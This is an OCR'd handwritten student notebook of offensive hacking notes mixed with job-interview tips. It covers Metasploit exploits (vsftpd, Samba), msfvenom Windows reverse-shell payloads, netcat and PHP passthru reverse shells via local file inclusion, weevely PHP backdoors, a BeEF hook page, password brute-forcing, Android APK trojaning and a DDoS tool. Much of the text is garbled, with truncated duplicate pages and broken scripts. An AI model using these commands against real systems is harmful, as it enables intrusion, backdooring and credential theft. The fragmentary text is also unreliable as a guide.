
Detailed View



Hello i am not book I am "US"


"US" = (a tought.)

Call me "US" not a book or a noote

#ASD
#US.

Project

Intermidiate and advance



2019-2020-

Author - Abdul faheem

This book belongs to ?

Do not touch this book or else you are in danger

Pls its a request or it will be a mistake

This Book contains boring things only
Stay away.

Welcome to the Virus.

Stay away if you are not a robot.

Writer

WAY to Pro

Beginer.

Writen by ASD

Dont let ur dreams die

by ASD

ASD - Abdul Faheem

Abdul Faheem

Abdul faheem

ASD BEAST

Index

DATE

PAGE

classmate

DATE

Commands

Module location info

nmap Stealth Scan
Scan

~~Exploit~~ SSh

Exploit vsftpd 234

24) SSh login

25) metasploit Samba

26) nikto

27) WPS Scan

28) John the ripper (password cracking)
→ Zip to john
→ Rar to john
→ Creating a new user in linux
→ Creating the linux password
→ Deleting user from linux
→ John

29) hydra pass crack

30) medusa pass crack

31) Beef client side attack

32) Veil ~~Evasion~~ Armitage
classmate Metasploit (Gui)

33) Veil evasion

~~Usage~~

→ Reverse Shell in metasploit

34) Crunch (word list creating)

35) Netcat communication

35) Xerness - DDoS attack

36) wire shark - a network monitoring tool

37) meterpreter >>

38) weevely - php back door

39) Beelogger

40) Saint (RAT)

41) QuasarRAT (RAT)

42) Rootkit detection

43) fsociety

44) msf venom

45) nmap 2
types of Scan
avoid detection
changing data length

PAGE

Spoofing macaddress

using Scripts in nmap

Vulscan using nmap

nmap - Vulners

many Scrips in nmapatorce

46) ~~Amap 2~~

46) BurpSuite

Bruteforce using

47) What web - website Scanner

48) Dirb - find hidden files in web

49) hydra 2 for web pass

50) Session fixation

hijacking using ID

51) Injections

Simple code

blind injection

SQL injection manual.

52) Sql injection

52) Sql map

53) Xml injection

54) xcat - Secure your website

55) XXS

XSSer

XSS - sniper

56) AI

57) Job

58 Wine install

59 hex editor

60 Ngrok → port forwarding

61) Android attacks ~~pasfuerom~~ venom and all OS

62 Pwned or not

63 Info gathering

64) gue|lowed / Knock.gif → SubDomains

65) maltego is angui

DATE

66) weenly → phpshells
67) page loader vernerablity
68) SQL logs
69) Interview
70) Advance XSS
71) Virus database Scanner
72) Cookie edictor
73) CSRF
74) Owasp Zap - web pentest
75) XAMPP
76) TROjan Android
77) nexpose (Discover vernerbily out of the Box)
78) maltego
79) fsocity.
80) Cheat engine
81) how to become a eth CEH work

82) Cheat Sheet
83) Web Crawlling (manually
84) Σ logger
85) lazang (password recovery)
86) Simple Server code .py
87) reverse Shell - python
Simple connection of client site
Simple messenger
Reverse shell - python - client
88) Socket programming in python
~~89) malware analysis~~
89) Python programming creation
90) simple Server connection
91) Sending messages using Socket
92) " while
93) Buggy back door
94) core the Bugs
95) presistance

96) chang
97) client
98) downl
99) Scree
100) Socia
A1) adm
A2) Key
A3) key
A4) Bru
105) Sul
106) Cu
~~107)~~ Sp
107) pr
~~108)~~ W
~~II~~
109)

classmate
PAGE

96) changing dir

97) client -> server download upload

98) download from web

99) screen shot

100) Social Eng Image backdoor

A1) admin or not.

A2) Keylooger

A3) keylooger in backdoor

A4) Brute forcer.

105) Subdomine finder

106) crawing hidden directory

107) ~~Spider, The web content crawler.~~

107) pure python html extracter

~~108) wire shark.~~

IX Projects

109) Aim rip

- Su 0 = zero
$ - Nu

I Python hacking

DATE

1) mac Changer

→ This is used to change the mac address of our linux machine

→ manuall method of changing mac address

-# ifconfig (required interface) down // off the hardware

-# ifconfig (wlan0) hw ether 00:11:22:33:44:55
hardware mac address name Temperovary mac add

ifconfig wlan0 up // turn on the hardware

ifconfig. // check ur address

→ using python to change mac address

import Subprocess

Subprocess.call ("ifconfig (required interface) down", shell=true)

" " " (" " wlan0 hw ether 00:11:11:22:33:44
shell = True)

" " ("ifconfig wlan0 up", shell = True)

// S is small in shell, check using ifconfig

// This is less ~~Secure~~ Secqired

Scanned version

```
import subprocess
interface = raw_input("interface > ")
new_mac = raw_input("new mac > [11:22:33:44:55]")
subprocess.call(["ifconfig", interface, "down"])
subprocess.call(["ifconfig", interface, "hw", "ether", new_mac])
subprocess.call(["ifconfig", interface, "hw", "ether", new_mac])
subprocess.call(["ifconfig", interface, "up"])
```

Macchanger by bash Scripting

```
#!/bin/bash
# This program is written by A. Abdulfaheem
Sudo echo
echo This mac address changer is created by us
echo Enter the interface .eg wlan0, eth0, lo etc.
read info
ifconfig $info | grep ether > card
```

$ = $

DATE

```
if [[ $? == 0 ]]
Then
cat card
echo enter the 6 pairs mac address eg 00:11:22:33
:44:55 Same like this
echo or to randamize the macc address press
'r' or 'R'
read add
r = "r"
R = "R"
if [[ "$add" == "$r" || "$add" == "$R" ]]
Then
    a = $(( ( $RANDOM % 80) + 10 ))
    b =                  ||
    c =                  ||
    d =                  ||
    e =                  ||
    f =                  ||
ifconfig $inja down
ifconfig $inja hw ether $a:$b:$c
                        :$d:$e:$f
```

PAGE

classmate

```
while [[ $? -ne '0' ]]
do
    echo dont worry try again later
    a=$(( ($RANDOM % 80)+10 ))
    b=
    c=
    d=
    e=
    f=
ifconfig $infa hw ether
$a:$b:$c:$d:$e:$f
done
echo now ur mac add is changed.
ifconfig $infa $up
echo mac add of $infa old mac add was
cat card
echo now new = $a:$b:$c:$d:$e:$f
ifconfig $infa
else
```

```
ifconfig $infa down
ifconfig $infa hw ether $ add
ifconfig $infa up
echo now ur mac add of $ infa. is $add
if [[ $? == 0]]
then
echo you have enter an invalid option
echo enter a valid option
enter ./ mcc_asd.bash
fi
echo
ifconfig $infa
echo
fi.
sudo rm a = pwd
sudo rm $a/card
else
echo you have enter an invalid option
./ mac_asd.bash
fi
```

2 ifconfig

→ Commands

★ ifconfig eth0 -arp -v

↓

Interface

this command enables or disables arp. protocol

-v is for verbose

★ ifconfig eth0 -promisc -v

this command enables or disables promisc mode ~~which~~ which enabls data readablity for modem and routers.

★ ifconfig ~~-allmulti~~ eth0 -allmulti. -v

this enables or disables the multicasting mode.

★ ifconfig ~~mtu~~ eth0 mtu (number)

this allows maximum amount of data (speed) sent or recived at particular time

ifconfig eth0 = ic

DATE

☆ ifconfig eth0 dstaddr (address)

this command allows direct communication between 2 computers (using compression and encryption)

☆ ifconfig eth0 netmask (address)

allows you to set netmask address.

☆ ifconfig eth0 add (address)

allows to add IPV4 or IPV6 addresses to the given adddapter

☆ ifconfig eth0 del (address)

reverse of add

☆ ~~tunnel~~ ic tunnel (destination address)

→ creates an extreamly private communication between given IP address.

☆ ic irq (address)

Sends an interupt line command which is converted

☆ ic io_addr (address)

Stet -- help

PAGE

classmate

net discover etho = ne

DATE

* ic -pointopoint (address)
this enable secured one to one connection
* ic address [address]

NETdiscover

Commands

→ net discover etho
↓
interface
to Scan in random

→ netdiscover etho -r (range eg)
" " " 192.168.1.1/16
this Scans at this particular range.

→ net discover etho -l (file name)
You can attach a file of range and Scan oneby one, one range per line

→ man net discover for all commands.

Scan all ports -sS -p 0-7999

4) Nmap

used for Information gathering

man Nmap.

5) Amap

little advance than nmap, it is not like n map.

man Amap. you have to specify port in amap

6 macChanger.

man macchanger

this is a tool used for changing your mac address.

7) bulding our own network Scanner

→ method

→ we use Arp method to brod caste the ip and ireturn the send their macaddress.

→ Arp - Address resolution protocol

→ this can be doned in a connected network.

Python code using Scapy

```
#!/usr/bin/env python
import scapy.all as s

def scan(ip):
    s.arping(ip)
scan("10.2.1.1")
    # required IP address
# Scan a single IP
scan("10.0.2.1/24")
# Scan a range of IP
# it only scans connected networks
```

8 Github wifi jammer

you can download the script and jam it.

9) Github Kage (metasploit Gui)

you can

DATE

10) Github Social engineering toolkit (Set)

Same

11) anonsurf Github

Same

→ it is used to surf annonomusly.

12) Rkhunter

→ this is a root kit hunter for linux

apt-get install Rkhunter.

13) audacity install

14) GNU image manipulation install linux

15) Open shot video editor linux

16) apt-get install gufw → fire wall install for linux

17) mitmf

apt-get install mitmf.

→ Best man in the middle attack frame work.

18) Iptracer Github

→ used to find location of an IP.

PAGE

classmate

19) ~~Cro~~ Cron tab

→ This is used to Sedule the operations

☆ Cron tab -l

→ This is used to list all operations

☆ crontab -e

→ use nano

~~use~~

~~→ use #(at~~

~~→ use (@ re~~

→ use (@reboot macchanger -r eth0)

☆ It will run this command when the computer gets reboot

20) DNS Change

linux → nano /etc/resolv.conf conf

Set it 1.1.1.1 → cloud fair dns

Windows → Control panel → Network and internet → Network Connection

Select adapter → properties → internet protocol version 4

→ properties → use the following DNS server address

classmate

PAGE

DATE

Type the DNS ~~u~~ u want.

you can use

Recomendd
- 1.1.1.1 → cloud fare
- 208.67.222.222 → OpenDNS
- 208.67.220.220 → OpenDNS
- 1.0.0.1 → cloud fare

8.8.8.8
~~8.8.8.4~~
8.8.4.4
} - Google's Not that Secure.

Recomendedd
- 8.26.56.26
- 8.20.247.20
} - Comodo secured DNS

9.9.9.9
149.112.112.112
} - Quad9 → not that Sequre

64.6.64.6
64.6.65.6
} - Verisign DNS Sequre

↓

Recomended.

PAGE

classmate

DATE

21) theharvester

Does not work for parrot.

Command → # ~~theharvester~~ theHarvester. (or) theharvester

~~man harvester :/~~

harvester --help → for help

-d → Domine name search

-l → limit the search results.

-g → uses google dork.

-p → scans ports

-s → shodan database Scan.

more on help.

try 3 times because it finds sometime only.

eg

theHarvester -d reddit.com -l 100 -b google.

→ This is used to harvest the email from a particular domine.

PAGE

classmate

22) Who is

Who is

man

→ This tool

in the D

eg

Who is

who is

Who is

who is

who is

Who is

-a to

-B (s

-q W

-q S

-q

man W

classmat

DATE

22) Who is

Who is --help

man whois

→ This tool is used to perform any information gather in the DNS Server.

eg

Who is hsploit.com

Who is nooooooooooo.com

Who is celslap.com

who is cosndaq.io

Who is thewebsweb.com

-a to also search for mirrors databases

-B (show emails

-q version → this shows the version

-q sources → " " " source

-q types → " " " types

man whois for more info

PAGE

classmate

NMAP

DATE

→ Downloading on windows

☆ go to nmap.org

☆ download exe

☆ install

☆ it will give Zenmap Gui

→ Donloading on linux

☆ apt-get install nmap (linux)

☆ fedora → yum install nmap

→ Scaning multiple targets

☆ Single → nmap 8.8.8.8

☆ X3 → nmap 8.8.8.8 1.1.1.1 1.0.0.1

☆ same subnet → nmap 8.8.8.8,9,10

☆ Scaning whole subnet 192.168.0.1/24

nmap 192.168.0.1/24 it will

Scan 255 Ips all Ips.

☆ Scaning a list assume that you have

list of Ip in a txt file called ip.txt

DATE

nmap -iL ip.txt.

☆ excluding some Ips during nmap scan.

assume that you have a list of Ip in ip.txt and that should be excluded from scan.

nmap 192.168.0.1/24 --excludefile ip.txt.

☆ Aduance Scan.

-A is used. -sT is for 3 way hand shake

METASPLOIT

☆ typs of metasploit

→ ~~msfmetasploit~~

→ msfconsole

→ nexpose

→ armitage (gui)

→ msfcli

→ msfweb.

☆ before starting metasploit

→ #service postgresql Start.

→ #msfconsole

☆ Sploit

PAGE

classmate

DATE

Sploit

man msfconsole

msfconsole --help.

→ they have 6 types of modules.

→ exploits

→ ~~pla~~ payloads

→ ox lanays

→ posts

→ encoders.

1) Exploits

they take Advances of vernerability

2) payload

→ reversshell

⇒ meterpreter

you can type help in

msf > help.

DATE

Commands

→ use

This allows to use the particular exploit or module

Eg use exploit/windows/brosuer/.adobeflash_dww

→ Show

This command is used after use

This command gives information of the ~~use~~ module.

Eg Show options

Show // Shows all

Show payloads.

Show targets.

Show ~~i~~info. // Shows info of exploit.

→ Search

This command is used to search different info

Eg search type: exploit platform: windows flash // This shows exploits

PAGE

classmate

PAGE

DATE

→ Set

Set this used to set value

Set SRVHost 1.1.1.1

→ Exploit

it runs exploit

→ Exit

it exit msfconsole

→ Back

it comes one step back

back

→ metasploit modules location

/usr/share/metasploit-framework/

. Payload types

Single → designed to take one single action

Stagers → communication between attacker and target

Stages → meterpreter and advance

classmate

PAGE

→ We can scan some cmds on msf > like nmap etc.

eg Nmap -sT 1.1.1.1

Nmap -sS 19.1.1.1

Nmap Stelath Scan (hidden Scan)

#nmap -sS 1.1.1.1

Scan
Exploit SSh

→ first search the module

#search .SSh version

→ use a scanner

#use auxiliary / scanner / .ssh / SSh-version

the . command line will change

msf axulary (module name location) > ~~options~~

→ now

#options

→ Set Rhost and others

→ and run.

Exploit VSftpd 2 3 4

~~#Search~~

msf > search VSftpd

msf > use (location of module)

msf > options

msf > set (Requirements)

msf > Exploit

!!! it worked.

24) SSh login

SSh "username"@"ipaddress"

eg #SSh root @ 1.1.1.1

#SSh msfadmin @ 1.1.1.1

Enter the password ad be any thing.

25) Metasploit exploit for Samba

→ # Search . Samba (~~version~~)

Show options

Set options port, Rhosts.

// you cannot exploit here you have to send
// a payload for bufferoverflow

Show payloads.

Set payload . (option)

set options

NIKTO

man nikto

nikto --help

// first download wordpress webserver.

eg nikto -h "ip"

DATE

WPS Scan

// only wordpress websites can be Scaned

// wordpress is a OS ~~or~~ Software

Man wps

wps --help

options

--url (address or domine name)

-v • verbose

-O output file

--detection-mode (options)

(options) = mixed, passive, aggressive

-p (list) - passwords

-u (list) - usernames

--password-attack (attacktype)

(types) = wp-login, xmlrpc, ~~xmlrpc~~ - Multicall

DATE

Enumirating usernames from wps server

WPScan --url (Ipadd) -e u vp

Brute forcing with password list

wpscan -u 192.168.1.108 -e u
--wordlist (file load)
file location eg -/root/Desktop/passlist.txt

after login install file manager and excute the reversshell.php on the 404 page in appearence.
and use a listener for the reverse shell.

28) John the ripper (password cracker)

Zip to john

usage

Zip2john (filename)

eg # zip2john test.zip

Copy ash starting with $ and ending with $

DATE

Creating a user in linux

~~Useradd~~

#useradd -r (user2)

↓

newuser name

#passwd user2

Enter the password and the new user is usable.

Creating linux password

#John /etc/shadow

Deleting the user

#. user del -r (username)

enter the pass and delete it.

Thon

usage

man John

John --help

classmate

PAGE

- Stdin ●
this enables wordlist
- stdout:[● length]
allows a specific length of pass
- wordlist:[file]
Check --help for more.

29) # Hydra

Gui in hydra is X hydra
for practice you can use .x hydra
hydra cmds
-S - use SSL
-●O - use old SSL V2 and 3
man hydra
hydra -help & for more.

30)

31)

paste it in a text file

now cracking the ##

~~John --format=zip hash.txt~~
~~↓~~
~~the copyed ##~~

John --format=zip hash.txt
↓
copyed.txt

Rar to john

Usage
rar2john (file name)
Eg # rar2john test.rar
copy ash starting from $ ending with $
paste it in a text file
now Cracking the ##
John --format=rar hash.txt
↓
copyied txt

30) # Medusa Cracking

Usage

man medusa

medusa --help.

→ more advance than hydra including multithreading like etc ... multi targets.

Command

medusa -h 192.168.1.14 -U msfadmin

↓ host. ↓ user name.

-P ~~/root/Desktop/fb~~ (password word list)

-M ssh -n 22

↓ module ↓ port.

31) # Beef

⇒ open the beef from start or beef-xss

password is same in terminal

DATE

→ Start our webserver apachi

Command

Service apache2.start

then go to
Var/www/html
Delete all pages
edit it

<!DOCTYPE html>
<html>
<head>
<title> webserver. </title>

copy the Beef hook link and edit it
eg

<Script src = "http://192.168.42.146:3000/hook.js"></Script>
</head>

<body>
<h1> hello </h1>
</body>
</html>

login beef

user is Beef

Pass is vers.

and ~~log~~ ~~let~~ let the host login your site and click on the host who is logedon

Armitage Gui metasploit

→ start it and . let all be defaut

→ manually start all service

→ easy you can understand.

33 # Veil Evasion (by passing antivirus)

install

apt-get install veil ~~-catto~~ - evasion

(or)

apt-get install veil

first install ~~win~~ 32 wine

after install ~~restat~~ restart the pc

Start veil

Veil

Select the wanted

man veil

Veil --help

list (to list all payloades...)

L host is ours

H host is target

generate (to generate payload)

enter the location to be saved.

DATE

Reverse Shell in metasploit

Command

msfconsole

~~use~~ # use exploit/multi/handle

~~# use~~ ~~pay~~ Select payload ~~python~~ / ~~meterpreter~~ ~~reverse_tcp~~

↓

~~your selected language~~

Set payload python/meterpreter/reverse_tcp

↓

Selected payload module which you selected in ~~set~~

#Set lhost

run.

↑

Before open ~~set~~ exploit

34) Crunch (word list generator)

The default wordlist location

Search wordlist (or)

cd. /usr/share/wordlist/

classmate

PAGE

man crunch

crunch --help

Command

crunch (min) (max) (word list caracters)

(Length of words)

-o → output file

eg

crunch 3 5 abc123 -o test.txt

35) NEt cat Communication.

→ port ~~scan~~ listening

→ ~~Power~~ Reverse Shell

man netcat

netcat --help.

DATE

man nc
nc --help } old

man ncat
ncat --help } - new.

. Download nc → exe in windows for win use.

Sender code

```
nc -vv 192.168.0.111
```

nc → netcat, -vv → verbose connect, 192.168.0.111 → Ip

Reciver side

```
nc -vlp 1200
```

nc → program, -vlp → verbose listen port, 1200 → Port num.

Type your message.

Reverse Shell

Target pc code

```
nc -vlp 1200
```
(same as above)

PAGE

classmate

DATE

Target Side

nc -vlp 1200 -e cmd.exe

Attacker Side

nc -vv 192.168.0.111 1200

Xerxes

Dos attack or DDos attack

→ Download it from Github
→ the nice place to extract or download in to Desktop
→ Read the readme
→ Convert it into exicutable by readme.
→ Run the command as given in readme
→ make many zombi computers and run this

classmate

PAGE

36) WI

→ this is a
→ you have
→ its Gui
→ you can

37) Meter

→ type (help
→ you will

usage of

→ # Dow

eg # down

usage of

upload

upload

eg # up

classmate

36) Wire Shark

→ this is a tool yousd to moniter network trafic

⇒ you have to install win p cap for windows

→ its Gui tool learby your self

→ you can use display ~~of~~ filters

37) meter preter >>

→type (help).

→ you will get all cmds

usage of download

→ # Download file name

eg # download passwd.txt

usage of upload

upload info.txt.

upload file name in current directory

eg #.upload. file1

DATE

you can get admin permission by just typing

#Shell

the original Shell of that System will get started

Clearing tracks

#Clear ev in meterpreter

38) Weevely - php back door

→ See if it exist or download it from github.

Comands

man weevely

weevely --help.

Comnad used to generate back door

Weevely generate 12345 /root/Desktop/4ch.php

- Weevely → cmd
- generate → generate cmd
- 12345 → passwd to access that file
- /root/Desktop/4ch.php → location.

upload it in Server.

Access that file

accessing that file

Weevely http://192.168.1.108/404.php 12345

Cmd Location password

Works greate in wordpress site

39 BEE logger

download using kali script or
download using Github.
it works as a key logger.

40) SAINT

install using Git hub
Run config
→ make sure that your target has java or convert
Jar into exe.

DATE

41) Quasar Rat

→ it only runs on windows

Download the ~~Q~~ from the .exit hub

→ open Quasar

its Gui

powerfull

42) Rootkit detection

Code

apt-get install chkrootkit

help in →

chkrootkit -h , #man chkrootkit

apt-get install rkhunter

man rkhunter

rkhunter --help.

to check

~~CH~~# chkrootkit

rkhunter -C -c

43) | Soc

→ Download

→ This i

→ collection o

44) msf ve

msf ve

man m

creating

our virus

msf vers

tcp.

exact

eg msf ve

lhost =

> filen

classmate

PAGE

43) Society

→ Download from the Github.

→ This is framework.

→ collection of tools.

44) msf venom

msf venom -h

man msfvenom

Creating payload for windows

our victim

msf venom -p windows/meterpreter/reverse_tcp. lhost etc....

exact

eg msf venom -p windows/meterpreter/reverse_tcp

(or)

linux

lhost = "your Ip" lport = 4444 -f exe

> filename.exe

DATE

You can share the file and . listen using msfconsole

You can share your file by server
go to the file which should be
hosted and type python -m http.server
you can access the computer by Ip address
and given port.
you can listen by
msfconsole
#use exploit/multi/handeler
Set payload windows/meterpreter/reverse_
tcp
Set lhost "your Ip"
options
set port 4444
exploit
for linux format is elf and run
as normal shell

using msfconsole

server

could be

http.Server

Ip address

on/ Reverse

Rev

PAGE

DATE

45) Nmap 2

Types of Scan.

-sS → performs tcp Scans

-sU → performs udp Scans.

avoid detection

ack Scan.

-sA the last o part of Tcp.

Eg

~~Nmap -- Source-port 80 192.~~

Changing data length

nmap --data-length 50 (ip add)

Spoofing mac address

nmap --spoof-mac "mac add" "ip add"

using scripts in nmap

locating Scripts ⇒ #cd /usr/share/nmap/scripts

#ls

PAGE

classmate

DATE

using Scripts

SSh bruteforce

nmap "ip" // See whether the SSH is open

nmap --script=ssh.-brute.nse, "IP"

you can change the password list

you can open the scripts and read the usage using

gluma or nano.

Vulscan in nmap

→ download from github

→ read the usage of it

nmap -Vulners

→ download it from github

→ read the usage, after exploiting, copy links & exploit

Run many script in nmap

nmap --Script Vulscan/nmap_vulners -V "IP"

classmate

PAGE

16) ~~nmap Scanner 2~~

Burp Suite

→ Copy the ~~ber~~ certificate
→ enable in browser
→ Turn as Su

Editing packets in Burp Suite

→ You can remove your browser and os.
→ you can copy the cookie
→ You can bruteforce the password.

Bruteforce of using Burpsuite

→ Create a list password and users.
→ go to login page and Submite a temporaraary request and
→ grap the packet of password and username
→ Select that packet from Site map and send into the intruder → positions → clear
Select the required and press add

classmate

PAGE

DATE

and select the cluster bomb in Attack type.
Select the payload tab and select the folder.
Select payload set. 2 if required (more than two pass) or more
Select options → grep ~~exact~~ match
→ ~~Re~~ clear → copy the string which is displayed when we enter wrong user and passwd.
~~Start~~ press Start attack
find the correct one and try.

47) What web

what web -h
man what web

Command usage

Whatweb -v 192.168.1.9

it displays the versions and things running on the Website, it also extract emails.

48) Dirb

dirb --help

man dirb

this program finds the directory that not used.

or hidden directory

first select the wordlist

you can use default dirb word list available in

/usr/share/wordlist/dirb

Usage of command

dirb 192.168.1.9 file location

↓ ↓ ↓

cmd IP file

classmate

PAGE

DATE

usage of command

dirb http://192.168.1.9 (file location)

↓ ↓ ↓

cmd IP or url file

(Code 200 means that it does exist)

4a) hydra 2 Web crack

Syntax eg:-

hydra IP url http-form-post "url:username

=^USER^&passwd=^PASS^&Submit:

Wrong user name or password." -L user.txt

-P passwords.txt

used in Bricks owasp.

50) Ses

→ usi

of a

Suc

Yo

St

8a) ha

Yo

us

I

Si

"a

Exp

atta

Targ

to

I

classmate

PAGE

50) Session fixation

→ using Burpsuite Brute force the ID of the session of a particular website if the any of the ouput is Success then then you can login with out password.

You can brute force with sequences →

Start line capture

51) hajacking usind Id

You can pre set the Session Id by setting it in url

51) Injections

Simple code injection.

"after" ; you can type cmd you want

Exploiting it. using net cat

attacker :- nc -lvp 12345 , Port

target : nc.traditional -e /bin/bash

"Ip add" "port"

DATE

Bind command injection

if the output is not seen

ping your self or any one

and using wire shark see the output

SQL Injection manual

SElect element from table where condition

Create table

Insert element from table where condition

update " " " "

Delete " " " " " "

Drop "table name".

Injection

Check with and cmd

Eg

2' And '1' = '1' prints output

2' and '1' = '2 Dont''

for more use Sqlt injection

classmate

PAGE

DATE

52) Sqlmap

Sqlmap --help

man Sqlmaps.

you can use tor

You can use google dorks.

eg of attack

Sqlmap -u "url in apostofy" -p username
↑ required

--Schema

53) Xml injection

use burpsuit modify patket and see the out put

Check the parts of words

54) XCat

apt-get install python3-pip

pip3 install Xcat

Run it so keep your website secured

PAGE

classmate

55) XXS

testing <script>alert("hello")</script>
you can share the link so it gets excuted
Search for codes online

~~XX~~

XSSer

~~XXS~~ xsser -h.

man xsser

Usage

xsser -u url -g(or) -p ?q=

Php nonphp

Search online how its work

DATE

XSSSniper

download it from github and use
use injections

56) AI

Supervised learning
Step labeled
Unsupervised learning
relate.
Reinforcement learning
trial and error.
Statistical learning
like human.

57) tips to join company

→ future skills. , → hard ware and soft ware
→ multiple skills , → Expance as a fresser.

PAGE

classmate

DATE

→ Top 3 Tech
- → AI
- → IOT
- → Robotics

full word and short words.
use freelancer.
a net discover drone.

58) WINE -32

dpkg --add-architecture i386
apt-get install wine 32
and then install python on your linux

59) Hex editor.

usage
hexeditor "and usrprograme name.
change the strings using hex to text

i386

to text

PAGE

DATE

69) # Ngrok

Commands : this program is used to port forward

ngrok tcp 5555

ngrok → cmd
tcp → type - http/s
5555 → port

Download from online or github.

Sometime it takes a random port in free version

61) Android attack ~~with reflutrom~~ VENOM

#install from github.

useas git says.

any es can be exploited

using your Ip the prepared payload can be downloaded

PAGE

classmate

DATE

62) pwned ?

→ have i been pwned.com

→ this is a website to see whether your email is hacked or not

63) ~~xyhy is lookup~~

Info gathering

① 1) whois lookup.com

2) netcraft.com

3) robotex.com

64) guelfoweb/knock.git

you can download it from git

→ this app is used find subdomains of a website

Usage

python knock.py isecurity.org

↓ ↓ ↓

type. program website

65) maltego

→ this is

66) Wee

→ this is an

check t

code usag

weekly

non we

classmate

PAGE

er your email

website

PAGE

DATE

65) Maltego

→ this is gui Information gathering software.

66) Weevely

→ this is an php shell generator (: is important)

Check the uplod section

Code usage

weevely -- help

man weevely

classmate

PAGE

DATE

Code — Cmd — Cmd — Password — Location

weevely generate 123456 /root/shell.php

// this command is used to generate php shell

// listing the php shell with weely

weevely http://url/location/shell.php 123456

cmd — url — password

Same as back door

can use bash shell.

67) Page loader vernerability

you can browse the local files on the server

eg

→ url/?page = location

→ this type of url can be modified to see all passwd

?page = ../../../../../etc/passwd

→ and reverse shell can be placed by Burp Suit by this

?page = ../../../../../proc/self/environ

Eg using net cat

~~<? passthru ("nc~~

<? passthru ("nc -e /bin/sh . ip port");
?>

listener

nc -vv -l -p 8888
port

you can use the random logs to run php shell

location

page = ../../../../../var/log/auth.log

php has ~~base64~~ base64_decode("") function

accessing from a remort file

page = "http://ur url"/the.reverseshell.txt?
try ? and with out?

reverse shell.txt is a php code stored in a txt file

DATE

Defonce

goto :- etc/ php5/ cgi/ php.ini

off the url open = off

// url include = off

and save

68) SQL logs

my SQL login web

mysql -u root -h 10.20.14.204

Commands

Use

Show

Select

Update

delete

classmate

PAGE

Defonce

Goal _ e

// used to

// #es.

69) Job

1) leader sh

2) flexible

3) Team pla

4) positive

1) write the

2) write a

3) Show you

group o

topics

→ be the fi

→ grap a t

→ end the

classmate

DATE

defence

real_escape_string() # this function is
// used to filter all sql newline charaters and
// #es. ', ##, \n are removed

69) Job

1) leadership
2) flexible
3) Team player
4) positive vibes
1) write the certificates in Resume
2) write a write extra circulars atiuites
3) Show you are a team player.

group discussion crack

~~topics~~

→ be the ~~first~~ ~~fairs~~ first person to crack it is like a debate.
→ grap a turn ~~ok~~ when the othe preson breath
→ end the debate.

PAGE

classmate

.14.204

PAGE

DATE

personal interview

→ Be technical first

→ and Be personal

Social ~~media~~ media

→ they spy

→ Be positive.

Make friends in the companies.

first Impression

→ may I come in sir

→ smile

→ confident

→ take care of your dress

→ Clean shoes

→ Can i sit

→ always have a resume in file

→ first resume, Degree, extras. Profesnal → ...

classmate

→ Show more

→ keep pictures

→ ask and

En hancing

→ Start read

→ Start talking

→ Watch

Resume

→ mention you

1) Choose rig

Can ha. Co

2) Focus on

not ge

→ have many

→ Be updated

→ do delet y

orders.

classmate

PAGE

Marks Shoes

→ Show more

⇒ Keep pictures of your experiment

→ ask ~~eng~~ and give the file and give it gently

Enhancing your Vocabulary

⇒ Start reading newspaper. (english).

→ Start talking english

⇒ Watch ~~movies~~ movies in english Subtitles.

Resume preparation.

→ mention your Skills.

1) Choose right fount and size

Canva.com

2) Focus on Skill, abilities and achievements

not get Black listed

→ have many keywords.

→ Be updated with future Skills

⇒ do delet your profile ~~and~~ after joing a company

orders.

professional → non

DATE

70) Adaance XSS

Cheat Sheet url =

www.owasp.org/index.php/XSS_Filter_Evasion_cheat_sheet

71) Virus data base Scanner

→ total of virus // waste

→ no Distribute

72) Cookie Editor

you can Google and copy the cookies to to your Cookie

73) CSRF

after login the facebook the forgot password can be used for attack

you can add type hidden

type can be changed with value

74) OW

→ dis cov

for fin

→ it is

75) X

xampp

System

76) Aroold

→ go Ap

Kali

→ use

u

sele

classmate

PAGE

DATE

74) OWASP-ZAP

⇒ discover by your self ; this tool is used for finding online web page vernerabilitys

→ it is GUI

75) XAMPP

Xampp is a web Server host for windows operating System.

76) Anroid apps tojans

→ go Apk mirror go and download the apk in Kali

→ ~~user~~ Config Java to 8 version

update - ~~alt~~ alternatives - - config Java

Select 8th version

using fat rat

→ go to the directory where the ~~normal~~ fatrat ~~apk~~ is downloaded

→ Run . fat rat

→ Select the Back door for ~~android~~ apk

Set your ip. and every option

and set the apk location (original ap)

→ Select the type of back door and select the latest method

17) NEXPOSE

download it from

http://www.rapid7.com/products/nexpose/compare-downloads.jsp

after downloading

~~#~~ Stop postgresql

~~Service~~ Service postgresql Stop

Change permission to executable

chmod +x "file"

~~#./Install~~

./NeXposeSetup-Linux64.bin

and see some options related to it.

18) maltigo

Maltego

...

advance settings

Kallet.

19) Jsocity

-> Download it from git hub

-> install

DATE

80) # Cheat engine

→ this is a software used to decode the assembler at particular value.

81) → Start a private class on ethical hacking

→ join a team

→ join a company

go to infoguard cybersecurity website

go all website

→ instructure as an ethical hacker.

